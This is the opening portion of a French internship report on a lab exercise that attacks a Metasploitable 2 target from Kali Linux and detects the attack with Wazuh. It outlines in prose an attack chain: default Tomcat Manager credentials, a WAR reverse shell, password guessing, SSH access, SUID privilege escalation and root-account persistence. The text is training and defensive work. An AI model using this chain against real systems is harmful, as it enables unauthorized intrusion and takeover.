



كلية العلوم
والتقنيات - مراكش
FACULTE DES SCIENCES
ET TECHNIQUES - MARRAKECH



UNIVERSITÉ CADI AYYAD FACULTÉ DES SCIENCES ET TECHNIQUES

RAPPORT DE STAGE

Simulation d'attaque chaînée et détection d'intrusions dans un environnement virtuel sécurisé

Réalisé par :
ZABRATI Hind

Encadré par :
Mr. NOURMAN Mohamed

Année Universitaire 2024-2025

Remerciements

Je tiens à exprimer mes sincères remerciements à **Monsieur Nourman Mohamed**, encadrant de stage au sein du **Groupe Menara Holding**, pour l'accueil qui m'a été réservé, ainsi que pour son accompagnement, sa disponibilité et la qualité de son encadrement tout au long de cette expérience professionnelle. Ses conseils avisés et ses orientations méthodologiques ont grandement contribué à la réalisation de ce travail.

Je souhaite également remercier l'ensemble du personnel du **Groupe Menara Holding** pour l'environnement de travail favorable, l'esprit de collaboration et le soutien apporté durant mon stage.

Mes remerciements s'adressent aussi à **Monsieur SADQI Yassine**, responsable de la filière **SIT**, pour sa supervision académique et son engagement constant envers la formation et la réussite des étudiants.

Enfin, j'exprime ma reconnaissance à toutes les personnes qui, de près ou de loin, ont contribué au bon déroulement de ce stage et à la rédaction de ce rapport.

Résumé

Ce stage, réalisé au sein du Groupe Menara Holding, a porté sur la mise en œuvre d'un scénario complet d'attaque et de détection en environnement virtuel, dans le cadre d'un projet de cybersécurité offensive. L'objectif principal était de simuler une compromission réelle d'un serveur vulnérable, d'en analyser les mécanismes techniques, et d'évaluer la capacité du système de détection à identifier les différentes étapes de l'attaque, tout en proposant des mesures correctives adaptées sur la base des alertes observées.

Trois machines virtuelles ont été utilisées :

- **Kali Linux** : machine d'attaque
- **Metasploitable 2** : cible vulnérable
- **Wazuh** : une solution SIEM/IDS, pour la détection et l'analyse des incidents.

Le scénario d'attaque s'est déroulé en trois étapes principales :

1. **Exploitation distante via Apache Tomcat** : une interface d'administration Tomcat exposée sur la machine cible a été identifiée. En utilisant des identifiants par défaut, une connexion a pu être établie à l'interface Tomcat Manager. Un fichier malveillant au format `.war`, généré manuellement, a été téléversé via cette interface. Une fois déployé, ce fichier a permis d'établir un reverse shell avec des privilèges restreints sur le système cible.
2. **Extraction d'identifiants** : depuis l'accès restreint, un examen du fichier `/etc/passwd` a été réalisé afin d'identifier les comptes existants sur le système. Sur la base des pratiques courantes dans des environnements vulnérables comme Metasploitable 2, une hypothèse a été formulée concernant le mot de passe de l'utilisateur `msfadmin`, permettant de tenter une connexion ultérieure.
3. **Connexion SSH et élévation de privilèges** : en utilisant l'identifiant `msfadmin` identifié précédemment, une connexion SSH a été établie vers la machine cible avec des privilèges utilisateur standard. Par la suite, une élévation de privilèges a été réalisée afin d'obtenir un accès `root`, permettant un contrôle complet du système compromis.

Les événements ont été **surveillés et analysés dans Wazuh**, à l'aide des modules de journalisation et d'alertes basés sur **OSSEC**, **Suricata**, et l'intégration avec **Elasticsearch/Kibana**. Les logs ont permis de retracer les différentes étapes de l'attaque (scan, exploitation, accès réseau anormaux, authentification SSH).

Enfin, des **mesures de remédiation** ont été proposées, notamment la désactivation de l'interface Tomcat Manager, la gestion stricte des mots de passe et la restriction des accès SSH. Le projet se termine par une simulation d'impact post-exploitation avec la création d'un compte possédant les privilèges root ainsi que le changement de mot de passe du compte root, illustrant les risques de persistance d'un attaquant.

Ce projet m'a permis d'acquérir des compétences techniques solides en **pentesting**, **analyse de logs**, et **configuration de systèmes de détection**, tout en illustrant l'importance cruciale des **outils SIEM dans la défense proactive des infrastructures**.

Liste des Abréviations

Abréviation	Définition
VM	Virtual Machine (Machine virtuelle)
IP	Internet Protocol (Protocole Internet)
IDS	Intrusion Detection System (Système de détection d'intrusion)
IPS	Intrusion Prevention System (Système de prévention des intrusions)
SIEM	Security Information and Event Management (Gestion des événements et des informations de sécurité)
FTP	File Transfer Protocol (Protocole de transfert de fichiers)
DoS	Denial of Service (Déni de service)
DDoS	Distributed Denial of Service (Déni de service distribué)
MITM	Man In The Middle (Attaque de l'homme du milieu)
GUI	Graphical User Interface (Interface graphique utilisateur)
OS	Operating System (Système d'exploitation)
NSM	Network Security Monitoring
TCP	Transmission Control Protocol (Protocole de contrôle de transmission)
HTTP	HyperText Transfer Protocol (Protocole de transfert hypertexte)
HTTPS	HyperText Transfer Protocol Secure (Protocole HTTPS sécurisé)
SSH	Secure Shell (Connexion sécurisée à distance)
WAR	Web Application Archive (Fichier de déploiement Java utilisé dans Tomcat)
RCE	Remote Code Execution (Exécution de code à distance)
SUID	Set owner User ID up on execution (Bit de permission permettant l'exécution avec privilèges)

Table des figures

2.1	Workflow méthodologique du projet	18
3.1	Kali Linux	20
3.2	Metasploitable 2	22
3.3	Wazuh	23
3.4	Oracle VM VirtualBox	24
4.1	Architecture des composants principaux de Wazuh	28
4.2	Génération d'identifiant et mot de passe d'administrateur	28
4.3	Interface Web de Wazuh Dashboard après installation	28
4.4	Configuration de l'interface réseau pour Suricata	29
4.5	Extrait de configuration des logs de Suricata	30
4.6	Vérification du statut de Suricata	30
4.7	Intégration des logs Suricata dans Wazuh	31
4.8	Adaptateur 1 de Kali Linux configuré en réseau interne nommé intnet . . .	32
4.9	Adaptateur 1 de Metasploitable 2 configuré en réseau interne nommé intnet	33
4.10	Adaptateur 2 de Metasploitable 2 configuré en mode accès par pont	34
4.11	Adaptateur 1 de Wazuh configuré en mode accès par pont	35
4.12	Adaptateur 1 de Wazuh configuré en réseau interne nommé intnet	35
4.13	Modification du fichier de configuration réseau /etc/network/interfaces . .	37
4.14	Vérification de l'attribution de l'adresse IP à Kali linux	38
4.15	Modification du fichier de configuration réseau /etc/network/interfaces . .	38
4.16	Vérification des adresses IP attribuées à Metasploitable 2	39
4.17	Modification du fichier de configuration réseau /etc/netplan/00-installer- config.yaml	40
4.18	Vérification de l'attribution IP sur Wazuh	41
4.19	Test de connectivité de Kali Linux vers Metasploitable 2	42
4.20	Test de connectivité de Kali Linux vers Wazuh	42
4.21	Test de connectivité de Wazuh vers Metasploitable 2	43
5.1	Test de connectivité de Kali Linux vers Metasploitable 2	45
5.2	Scan des ports ouverts et services	45
5.3	Génération du shell	46
5.4	Test des identifiants par défaut	47
5.5	Obtention des identifiants Tomcat	48
5.6	Déploiement du shell	49
5.7	L'activation du shell	49
5.8	Session établie	50
5.9	Amélioration du shell	50
5.10	Consultation du fichier /etc/passwd	52

5.11 Connexion SSH établie	53
5.12 Passage à un shell root	54
5.13 Recherche des binaires SUID	55
5.14 Passage à un shell root	55
5.15 Génération d'un hash	56
5.16 Remplacement de l'ancien hash et vérification	56
5.17 Vérification d'accès par connexion SSH	57
5.18 Détection du scan Nmap	58
5.19 Détection de l'authentification Tomcat	59
5.20 Détection des anomalies SMTP	59
5.21 Détection des requêtes HTTP POST suspectes	60
5.22 Détection de la connexion SSH	61
5.23 Définition manuelle d'une règle pour détecter toute connexion SSH	61

Liste des tableaux

4.1	Allocation des ressources aux machines virtuelles	26
4.2	Configuration réseau de Kali Linu	32
4.3	Résumé des adaptateurs réseau configurés pour Metasploitable 2	34
4.4	Résumé des adaptateurs réseau configurés pour Wazuh	36
5.1	Résumé des alertes, analyse technique et mesures correctives	62

Table des matières

Introduction générale	9
1 Présentation de l'entreprise	10
1.1 Introduction	10
1.2 Histoire de Ménara Holding	10
1.3 Stratégie de Ménara Holding	10
1.4 Les filiales du Groupe Menara	11
1.4.1 Menara Préfa	11
1.4.2 Carrières & Transport Ménara	11
1.4.3 Ménara Université	11
1.4.4 Ménara Logistique	12
1.4.5 Ménara Transport	12
1.4.6 Ménara Real Estate	12
1.5 Le service d'accueil : Département Cybersécurité	12
1.6 Conclusion	13
2 Cadre et méthodologie du projet	14
2.1 Introduction au domaine de la cybersécurité	14
2.2 Définitions des concepts clés	14
2.3 Problématique	15
2.4 Objectifs du projet	16
2.4.1 Objectif principal	16
2.4.2 Objectifs spécifiques	16
2.5 Méthodologie de travail	17
2.5.1 Analyse théorique et étude des outils	17
2.5.2 Mise en place de l'environnement virtuel	17
2.5.3 Réalisation des attaques	17
2.5.4 Analyse des résultats et détection	18
2.5.5 Documentation et synthèse	18
2.6 Conclusion	19
3 Outils et technologies utilisés	20
3.1 Introduction	20
3.2 Présentation des outils utilisés	20
3.2.1 Kali Linux	20
3.2.2 Metasploitable 2	22
3.2.3 Wazuh	23
3.2.4 Oracle VM VirtualBox	24

3.3	Conclusion	25
4	Mise en place de l'environnement	26
4.1	Introduction	26
4.2	Installation et configuration des machines virtuelles	26
4.2.1	Installation de Kali Linux et Metasploitable 2	26
4.2.2	Installation et configuration de Wazuh et Suricata	26
4.3	Configuration réseau des machines virtuelles	32
4.3.1	Configuration réseau de Kali Linux	32
4.3.2	Configuration réseau de Metasploitable 2	33
4.3.3	Configuration réseau de Wazuh	34
4.4	Attribution des adresses IP	36
4.4.1	Plan d'adressage	36
4.4.2	Configuration IP de Kali Linux	36
4.4.3	Configuration IP de Metasploitable 2	38
4.4.4	Configuration IP de Wazuh	39
4.5	Surveillance sans agent de Metasploitable 2	41
4.6	Test de connectivité entre les machines virtuelles	41
4.6.1	Test de connectivité entre Kali Linux et Metasploitable 2	41
4.6.2	Test de connectivité entre Kali Linux et Wazuh	42
4.6.3	Test de connectivité entre Wazuh et Metasploitable 2	42
4.6.4	Conclusion du test de connectivité	43
4.7	Conclusion	43
5	Mise en œuvre technique du scénario d'attaque	44
5.1	Réalisation du scénario d'attaque chaînée	44
5.1.1	Présentation de Tomcat Manager et de la vulnérabilité	44
5.1.2	Phase de reconnaissance	44
5.1.3	Phase d'exploitation – Déploiement manuel du shell via Tomcat Manager	46
5.1.4	Phase de récupération d'identifiants	51
5.1.5	Phase de connexion SSH	53
5.1.6	Phase d'élévation de privilèges	54
5.1.7	Phase de post-exploitation	55
5.2	Phase de Détection, Analyse et Mesures Correctives dans Wazuh	57
5.2.1	Détection et Analyse du Scan Nmap	57
5.2.2	Détection et Analyse de l'Authentification Tomcat	58
5.2.3	Détection et Analyse des Anomalies SMTP	59
5.2.4	Détection et Analyse des Requêtes HTTP POST Suspectes	60
5.2.5	Détection et Analyse de la Connexion SSH	60
5.2.6	Synthèse des Alertes et Mesures	61
5.2.7	Limitation de la détection due à l'absence d'agent Wazuh	62
5.3	Conclusion	62
	Conclusion Générale	64

Introduction générale

Avec l'évolution constante des technologies et la dépendance croissante des organisations aux systèmes d'information, la question de la sécurité informatique est devenue un impératif majeur. Les entreprises, quel que soit leur secteur d'activité, sont désormais confrontées à des risques accrus de cyberattaques, qui peuvent compromettre la confidentialité, l'intégrité ou la disponibilité de leurs données critiques. Il ne s'agit plus seulement de réagir face aux incidents, mais de mettre en place des mécanismes préventifs et intelligents capables d'anticiper les menaces.

Dans ce cadre, l'approche offensive de la cybersécurité joue un rôle essentiel. En reproduisant les méthodes utilisées par des attaquants réels dans un environnement sécurisé, il est possible d'évaluer la résistance des systèmes et de détecter les faiblesses avant qu'elles ne soient exploitées. Couplée à une solution de détection et d'analyse efficace, cette démarche offre une vision complète du cycle de vie d'une attaque et des moyens de s'en prémunir.

Le projet développé dans le cadre de ce stage au sein de **Menara Holding** vise à mettre en œuvre un scénario réaliste d'intrusion sur une machine vulnérable, suivi d'une élévation de privilèges, et enfin de l'analyse de cette attaque à l'aide d'un système de détection. L'environnement de test repose sur trois machines virtuelles : **Kali Linux** pour l'attaque, **Metasploitable 2** comme cible vulnérable, et **Wazuh** comme solution de supervision et d'analyse.

Ce travail a permis de comprendre en profondeur les mécanismes d'une attaque informatique, d'interpréter les traces laissées dans les journaux système, et de proposer des mesures de remédiation adaptées. Le projet s'inscrit dans une démarche d'amélioration continue de la posture de sécurité des systèmes d'information.

Le rapport est structuré en cinq chapitres, organisés comme suit :

- **Chapitre 1 : Présentation de l'entreprise** - Ce chapitre présente Menara Holding, son historique, sa stratégie, ses filiales, ainsi que le service d'accueil (Département Cybersécurité) et le contexte général du projet.
- **Chapitre 2 : Cadre et méthodologie du projet** - Ce chapitre introduit le domaine de la cybersécurité, définit les concepts clés, expose la problématique et les objectifs du projet, et décrit la méthodologie adoptée pour sa réalisation.
- **Chapitre 3 : Outils et technologies utilisés** - Ce chapitre décrit les outils techniques mis en œuvre (Kali Linux, Metasploitable2, Wazuh, VirtualBox), en détaillant leur rôle et leur utilité dans le scénario d'attaque et de détection.
- **Chapitre 4 : Mise en place de l'environnement** - Ce chapitre présente l'installation et la configuration des machines virtuelles, le paramétrage réseau, l'attribution des adresses IP, et la validation de la connectivité entre les composants de l'environnement.
- **Chapitre 5 : Mise en œuvre technique du scénario d'attaque** - Ce chapitre détaille les différentes phases de l'attaque chaînée (reconnaissance, exploitation, élévation de privilèges, post-exploitation), la détection des événements par Wazuh, ainsi que les analyses techniques et mesures correctives proposées.

Chapitre 1:

Présentation de l'entreprise

1.1 Introduction

Créé à Marrakech, Groupe Menara Holding est un acteur majeur du tissu économique marocain. Regroupant plusieurs filiales opérant dans des secteurs variés tels que le BTP, les matériaux de construction, l'immobilier, la logistique et les technologies de l'information, le groupe s'est imposé comme un pôle industriel et technologique de référence au niveau national. Grâce à une vision stratégique axée sur l'innovation, la diversification et la qualité, Menara Holding n'a cessé d'élargir son champ d'action pour répondre aux besoins croissants d'un marché en constante évolution. Sa forte implantation régionale, combinée à une ambition nationale, en fait un acteur structurant de la dynamique économique de la région de Marrakech-Safi.

1.2 Histoire de Ménara Holding

En 1976, voit le jour une petite entreprise, fondée par Feu Abderrahmane ZAHID, qui porte le nom de Transport Ménara et qui a pour principale activité le transport de marchandise. Quelques années plus tard, Transport Ménara devient Carrières & Transport Ménara avec l'acquisition de sa première carrière, marquant ainsi le début de l'aventure. Une aventure qui donnera un jour naissance à Ménara Holding. En effet, rapidement, le Groupe élargit ses domaines d'activités tant et si bien que l'idée d'une Holding s'impose en 2006 et marque le début de la Holding telle qu'on la connaît aujourd'hui. Une Holding bâtie pierre après pierre par une réelle volonté d'innover et une organisation minutieuse. Aujourd'hui le Groupe compte près de 2600 Collaborateurs répartis à travers plus de 7 villes du royaume, agissant dans différents secteurs d'activités. Cette expansion, le Groupe la doit avant tout à son fondateur, mais aussi et surtout à ses équipes qui font de l'implication et du sérieux, une priorité.

1.3 Stratégie de Ménara Holding

À l'aube d'une nouvelle ère, Ménara Holding se caractérise par sa volonté d'innover et souhaite amorcer un nouveau tournant et se placer comme acteur du développement au Maroc et l'international.

La recherche constante de solutions adaptatives et de nouveaux matériaux est une priorité au sein de Ménara Holding. Pour ce faire, le Groupe a mis l'accent sur la recherche continue de solutions novatrices, résultante de synergies entre ses différentes activités. Ménara Holding étudie les besoins d'un marché en pleine expansion afin d'anticiper ses attentes et apporter des solutions innovantes aux différentes problématiques rencontrées dans ses métiers de base.

1.4 Les filiales du Groupe Menara

Le Groupe Menara s'appuie sur une organisation horizontale reposant sur plusieurs filiales spécialisées. Chaque entité couvre un segment clé du secteur du BTP (Bâtiment et Travaux Publics), ce qui permet au groupe de proposer une offre complète, cohérente et compétitive. Cette structure facilite également la coordination inter-filiales et l'optimisation des ressources.

1.4.1 Menara Préfa

Née en 2002, Ménara Préfa a pour principale activité la production de préfabriqués en béton (pavés, dalles, bordures de trottoirs, agglos, hourdis, poutrelles précontraintes,...) et de béton prêt à l'emploi. Complémentaire de son aînée qui la fournit en matière première, Ménara Préfa se positionne en tant que leader sur le marché du B.T.P. Par ailleurs, la filiale avec plus de 1100 collaborateurs participe activement à la vie économique des régions où elle intervient. Ménara Préfa bénéficie ainsi d'une renommée qu'elle doit à son expertise. En effet, la filiale offre à ses clients professionnels et particuliers bien plus que des produits : un accompagnement. Dotée d'une grande capacité de production et d'un savoir-faire certain, Ménara Préfa illustre parfaitement l'esprit Ménara Holding.

1.4.2 Carrières & Transport Ménara

Fondée en 1976 et initialement Transport Ménara, l'entreprise devient Carrières & Transport Ménara en 1989 avec l'acquisition de sa première carrière. Spécialisée dans la production de granulats destinés au marché du B.T.P., Carrières & Transport Ménara est l'une des entités principales de Ménara Holding. Dotée d'un effectif de près de 740 collaborateurs, elle dispose de 12 carrières. Carrières & Transport Ménara est un acteur actif du développement de la région et œuvre chaque jour un peu plus pour donner à ses activités une ampleur nationale. Carrières & Transport Ménara est également une entreprise respectueuse des normes internationales, soucieuse de l'environnement et de l'homme et engagée dans la limitation de l'impact de ses activités sur les riverains et l'écosystème.

1.4.3 Ménara Université

Dotée d'un leadership marché, d'un engagement socialement responsable et d'un ancrage territorial fort, Ménara Holding crée son université d'entreprise : **Ménara Université**. Cette université ambitionne d'être une structure de formation et de recherche orientée action, avec une forte dimension professionnalisante autour des métiers de l'entreprise. Ce concept original sur le plan national et continental vise à offrir aussi bien à ses collaborateurs qu'au grand public, l'opportunité de bénéficier d'un cursus de formation certifiant et / ou diplômant, à travers un processus de diplomation avec des partenaires prestigieux à l'échelle nationale et internationale. Afin de créer un pont entre le monde de l'entreprise et de la recherche scientifique, Ménara Université a créé son centre de recherche : **Ménara Research Center**. Ce centre a pour objectif de mener des travaux de recherche-action qui visent à créer du savoir à forte utilité sociale en s'appuyant sur des chaires de recherche composées de chercheurs associés de renommée.

1.4.4 Ménara Logistique

Ménara Logistique est une structure dynamique et innovante, à l'écoute de ses clients. Elle met à leur disposition un panel d'équipements allant du matériel de levage et de manutention au transport & logistique en passant par l'élévation des personnes. Une location qui peut être de courte, moyenne ou longue durée, selon les besoins de chaque client. Ménara Logistique, soucieuse d'apporter une réponse au plus près des préoccupations de ses clients, met à leur disposition bien davantage qu'une simple location. En effet, l'offre Ménara Logistique est une prestation de services complète, diversifiée et flexible, permettant de satisfaire les plus hauts niveaux d'attentes, dans la mesure où la filiale offre non seulement du matériel et équipement mais aussi un personnel qualifié, compétent, conscient des risques métiers et formé aux protocoles de sécurité. Ainsi, ML est en mesure d'offrir au client ce qui se fait de mieux en termes de productivité et de compétitivité.

1.4.5 Ménara Transport

Ménara Transport (Sotrasouss renommée Ménara Transport) a vu le jour à Agadir, initialement pour contribuer à la construction du port et de l'aéroport de la ville. C'est avec ce projet que débute la volonté d'expansion nationale et ce, dès 1988. Sa principale activité étant le transport de marchandises de B.T.P., elle s'inscrit parfaitement dans les domaines d'expertise de Ménara Holding. Véritable atout pour la holding, elle lui a permis dans un premier temps de relier deux des principales villes de la région Sud et est maintenant un incontournable du domaine des transports. Elle est ainsi un pilier sur lequel s'appuient de nombreuses autres filiales et un véritable levier pour les ambitions nationales du Groupe.

1.4.6 Ménara Real Estate

Fondée en 1987, Ménara Real Estate (anciennement connue sous le nom d'Immobilier Tensift) est un acteur incontournable de la promotion immobilière au Maroc. Notre entreprise est résolument tournée vers la réalisation de projets dans le domaine du logement social, de moyen et de haut standing. Un plan stratégique ambitieux est en cours d'élaboration, visant à atteindre nos objectifs et à concrétiser notre ambition de contribuer activement à l'amélioration du logement au Maroc. Chez Ménara Real Estate, nous sommes déterminés à offrir des solutions immobilières de qualité, en accordant une attention particulière aux besoins et aux attentes de nos clients. Notre engagement envers l'innovation, la durabilité et l'excellence nous permet de rester à l'avant-garde de l'industrie, tout en créant un impact positif sur la vie des citoyens marocains.

L'ensemble de ces filiales œuvre de manière complémentaire, illustrant la stratégie de diversification maîtrisée du Groupe Ménara, tout en assurant une réponse rapide et intégrée aux besoins du marché.

1.5 Le service d'accueil : Département Cybersécurité

Mon stage s'est déroulé au sein du département Cybersécurité de Menara Holding. Ce service est chargé, de manière générale, de la protection des systèmes d'information et de

la sécurisation des infrastructures numériques du groupe. Il joue un rôle important dans la prévention des risques informatiques, la détection des incidents de sécurité, ainsi que la mise en place de politiques de cybersécurité adaptées aux besoins de l'entreprise.

Cependant, pour des raisons de confidentialité et de sécurité, je n'ai pas eu accès aux systèmes d'information réels de l'entreprise ni aux détails opérationnels des activités du département. Mon projet de stage a été conçu de manière indépendante, dans un environnement virtuel isolé, et ne porte pas directement sur les infrastructures de Menara Holding.

Il s'agit d'un projet pédagogique à but académique, centré sur la simulation d'un scénario d'attaque et de défense dans un laboratoire virtuel, visant à mettre en pratique les principes fondamentaux de la cybersécurité. Ce cadre de travail m'a permis de développer mes compétences techniques de manière autonome, tout en respectant les contraintes internes de confidentialité de l'entreprise.

1.6 Conclusion

Ce premier chapitre a permis d'introduire le cadre global du stage, en présentant Menara Holding, son historique, sa mission ainsi que le service d'accueil. Cette compréhension de l'environnement professionnel constitue une base essentielle pour contextualiser le projet de simulation d'attaque et de défense, mené dans un laboratoire virtuel dans le cadre de ce stage. Le chapitre suivant sera consacré à la présentation du cadre général du projet, les objectifs et la méthodologie adoptée.

Chapitre 2:

Cadre et méthodologie du projet

2.1 Introduction au domaine de la cybersécurité

Avec la transformation numérique accélérée, la cybersécurité s'impose comme un pilier stratégique pour la protection des systèmes d'information. Elle englobe l'ensemble des pratiques, technologies et processus visant à garantir la confidentialité, l'intégrité et la disponibilité des données. Face à la montée des menaces, allant des attaques opportunistes aux opérations ciblées complexes, les organisations doivent adopter une approche proactive combinant prévention, détection et réponse aux incidents.

Parmi les technologies clés en cybersécurité, les systèmes de détection d'intrusion (IDS) jouent un rôle central dans la supervision des infrastructures. Ils analysent le trafic réseau et les journaux systèmes afin d'identifier des comportements anormaux ou malveillants, et d'alerter rapidement sur des tentatives de compromission. Toutefois, leur efficacité dépend de leur configuration et de la capacité à interpréter correctement les alertes générées.

Dans ce contexte, ce projet s'inscrit dans une démarche pédagogique et technique visant à simuler, dans un environnement virtuel sécurisé, des scénarios réalistes d'attaques et de compromission. L'objectif est de comprendre le déroulement complet d'une attaque, d'évaluer la capacité d'un IDS moderne à la détecter, et d'analyser les traces laissées afin de proposer des mesures correctives adaptées.

2.2 Définitions des concepts clés

Afin de mieux comprendre le cadre du projet, il est essentiel de définir certains concepts techniques liés à la cybersécurité et au scénario mis en œuvre.

- **Cybersécurité** : C'est l'ensemble des pratiques, technologies et processus visant à protéger les systèmes d'information, les réseaux et les données contre les menaces numériques. Elle s'articule autour de deux volets complémentaires :
 1. **La cybersécurité défensive**, qui englobe la mise en place de mécanismes de protection, de détection et de réponse aux incidents, tels que pare-feu, systèmes de détection/prévention d'intrusions (IDS/IPS) et solutions SIEM. Son objectif est de prévenir, détecter et atténuer les attaques.
 2. **La cybersécurité offensive**, qui consiste à simuler des attaques réelles dans un cadre contrôlé afin d'identifier les vulnérabilités et d'évaluer la robustesse des systèmes. Elle inclut des activités telles que les tests d'intrusion, l'analyse de failles et l'exploitation encadrée.
- **SIEM (Security Information and Event Management)** : Solution centralisée qui permet la collecte des logs et des événements provenant de diverses sources afin de normaliser ces données pour une analyse ultérieure pouvant générer des

visualisations, des alertes, des recherches, des rapports et bien plus encore. Dans ce projet, Wazuh joue le rôle de SIEM.

- **IDS (Intrusion Detection System)** : Un système de détection d'intrusion (IDS) est un outil de sécurité des réseaux qui surveille le trafic réseau et les appareils pour détecter les activités malveillantes connues, les activités suspectes ou les violations des politiques de sécurité. Wazuh intègre des capacités IDS via OSSEC et Suricata.
- **Apache Tomcat Manager** : Application web permettant de gérer le déploiement d'applications Java sur un serveur Tomcat. Une mauvaise configuration ou des identifiants par défaut peuvent permettre son exploitation à distance.
- **Attaque chaînée** : Technique où plusieurs étapes d'exploitation sont enchaînées : une première vulnérabilité permet un accès initial limité, suivie d'une seconde exploitation permettant d'étendre les privilèges ou de maintenir la persistance.
- **Reverse Shell** : Connexion établie depuis la machine cible vers l'attaquant, permettant à ce dernier de contrôler le système à distance.
- **Post-exploitation** : Ensemble des actions effectuées après l'exploitation initiale, telles que l'élévation de privilèges, la persistance ou l'exfiltration de données.

2.3 Problématique

Dans un environnement numérique en constante expansion, les systèmes d'information sont exposés à des menaces de plus en plus variées et sophistiquées : cybercriminels organisés, groupes sponsorisés par des États, ou encore acteurs malveillants opportunistes. Ces attaques exploitent des failles logicielles, des services mal configurés ou encore des erreurs humaines, rendant la protection des systèmes plus complexe que jamais.

La cybersécurité ne peut se limiter à des mesures théoriques ou purement défensives. La compréhension des techniques offensives est essentielle pour anticiper, détecter et neutraliser les menaces. Cela implique l'étude des étapes d'une attaque : de la reconnaissance initiale jusqu'à la post-exploitation, en passant par l'escalade de privilèges et le maintien d'accès.

Toutefois, mener ces tests en environnement réel représenterait un risque inacceptable pour les infrastructures de production. Il devient donc nécessaire de concevoir des environnements isolés, contrôlés et représentatifs, où des scénarios d'attaques peuvent être exécutés sans danger.

Cette démarche soulève plusieurs questions :

- Comment reproduire de manière sécurisée les différentes étapes d'une attaque dans un laboratoire virtuel ?
- Quelles vulnérabilités peuvent être exploitées dans un scénario réaliste ?
- Comment les traces laissées par l'attaquant peuvent-elles être détectées et analysées ?
- Dans quelle mesure une attaque simulée peut-elle révéler les limites de détection et permettre d'améliorer la posture de sécurité ?

C'est dans ce cadre que s'inscrit le projet : concevoir et exécuter un scénario d'attaque réaliste dans un environnement virtuel, afin d'en analyser les mécanismes, d'observer les détections générées et de proposer des mesures correctives adaptées.

2.4 Objectifs du projet

2.4.1 Objectif principal

L'objectif principal de ce projet est de concevoir un environnement virtuel sécurisé permettant de simuler un scénario d'attaque informatique réaliste, afin d'analyser en profondeur les différentes phases d'une compromission de système, tout en évaluant la capacité de détection d'un système SIEM/IDS tel que Wazuh. Cette simulation vise à fournir une compréhension globale du cycle de vie d'une attaque, de l'exploitation initiale à la prise de contrôle complète, en mettant l'accent sur la corrélation entre offensive et défensive.

2.4.2 Objectifs spécifiques

- **Mettre en place un laboratoire virtuel intégré et sécurisé**

Il s'agit de configurer un environnement de test composé de plusieurs machines virtuelles, dont une machine d'attaque (Kali Linux), une cible vulnérable (Metasploitable 2) et une plateforme de supervision et détection (Wazuh). Cette infrastructure doit reproduire fidèlement un réseau réel tout en garantissant l'isolement nécessaire pour éviter tout impact sur des systèmes externes.

- **Réaliser une attaque en plusieurs étapes contrôlées**

Le projet vise à exécuter une séquence d'actions offensives représentatives d'une attaque réelle, incluant l'exploitation d'une vulnérabilité à distance via Apache Tomcat, l'extraction d'identifiants sensibles depuis le système compromis, puis l'escalade des privilèges en obtenant un accès root via SSH. Chaque étape doit être planifiée, exécutée et documentée pour en analyser les implications techniques.

- **Collecter et analyser les logs et alertes générés par Wazuh**

Une fois les attaques lancées, il est crucial de surveiller les journaux système et les alertes remontées par la solution SIEM/IDS. Cette étape permet d'évaluer la capacité de Wazuh à détecter les différentes phases de l'intrusion, à travers la corrélation des événements et la génération d'alertes pertinentes.

- **Identifier les indicateurs de compromission (IoC) exploitables**

En étudiant les traces laissées par l'attaquant dans les logs, le projet vise à extraire des IoC pertinents, tels que des adresses IP suspectes, des commandes inhabituelles, ou des modifications de fichiers critiques. Ces indicateurs servent à mieux comprendre les comportements malveillants et à renforcer la détection proactive dans un contexte opérationnel.

- **Proposer des mesures correctives et des recommandations de sécurité**

Sur la base des observations et analyses, il est essentiel de formuler des recommandations concrètes pour sécuriser les systèmes, telles que la désactivation des interfaces vulnérables, la gestion rigoureuse des accès SSH, et la mise à jour des logiciels. Ces mesures contribuent à limiter les risques d'exploitation future.

- **Documenter la méthodologie et les résultats pour usage pédagogique**

Enfin, le projet vise à produire une documentation complète et structurée, retraçant le déroulement de l'expérimentation, les outils utilisés, les analyses réalisées et les conclusions tirées. Cette documentation constituera un support pédagogique utile pour la formation en cybersécurité et pour de futures expérimentations.

2.5 Méthodologie de travail

La réalisation de ce projet a été conduite selon une méthodologie rigoureuse, structurée en plusieurs étapes complémentaires. Cette approche a permis de passer progressivement de la conception théorique à la mise en œuvre technique, puis à l'analyse détaillée des résultats.

L'ensemble des étapes présentées ci-dessous a été conçu de manière à respecter un cadre sécurisé, reproductible et documenté.

2.5.1 Analyse théorique et étude des outils

La première étape a consisté à mener une analyse approfondie des concepts liés au projet et à sélectionner les outils pertinents. Cette phase a permis de :

- Définir le périmètre fonctionnel du projet et les limites imposées par l'environnement de stage (projet isolé, sans impact sur le SI réel).
- Identifier les composants logiciels nécessaires à la simulation : Kali Linux (machine d'attaque), Metasploitable 2 (cible vulnérable), Wazuh (SIEM/IDS).
- Sélectionner les scénarios d'attaque adaptés au contexte pédagogique, en mettant l'accent sur l'approche offensive (exploitation d'une vulnérabilité distante) et défensive (détection et analyse des incidents).

Cette étape a posé les bases techniques et stratégiques du projet en assurant une vision claire des objectifs et outils à mobiliser.

2.5.2 Mise en place de l'environnement virtuel

La deuxième étape a porté sur la conception d'un environnement virtuel isolé, garantissant la sécurité et la maîtrise du scénario. Cet environnement a été déployé sur VirtualBox et se compose de trois machines virtuelles :

- **Machine d'attaque** : Kali Linux, équipée de Metasploit et des outils de reconnaissance.
- **Machine cible** : Metasploitable 2, volontairement vulnérable afin de reproduire des failles réelles.
- **Machine de supervision** : Wazuh, configurée en tant que SIEM/IDS pour détecter et analyser les événements de sécurité.

Un schéma réseau interne a été défini avec des adresses IP fixes pour assurer la connectivité entre les trois machines tout en évitant toute communication avec l'extérieur.

2.5.3 Réalisation des attaques

La troisième étape a consisté à exécuter les scénarios d'attaque en deux phases complémentaires et dépendantes :

1. Phase 1 : Exploitation distante via Tomcat Manager

Cette phase a permis d'obtenir un accès restreint au système cible en exploitant la vulnérabilité de l'interface Tomcat Manager.

2. Phase 2 : Extraction d'identifiants et accès SSH root

Depuis la session obtenue en phase 1, des identifiants ont été extraits de fichiers de configuration, permettant un accès SSH avec privilèges *root*.

Ces attaques ont été réalisées de manière progressive afin de simuler un enchaînement logique d'étapes, fidèle aux méthodes utilisées lors d'intrusions réelles.

2.5.4 Analyse des résultats et détection

L'étape suivante a consisté à analyser les événements et logs collectés par Wazuh au cours de l'attaque. Les objectifs de cette phase étaient :

- Vérifier la détection des différentes étapes de l'attaque (scan, exploitation, post-exploitation).
- Étudier les alertes générées par OSSEC et Suricata.
- Évaluer l'efficacité et la pertinence des règles de détection.
- Comprendre les traces laissées dans les journaux pour renforcer les capacités de corrélation.

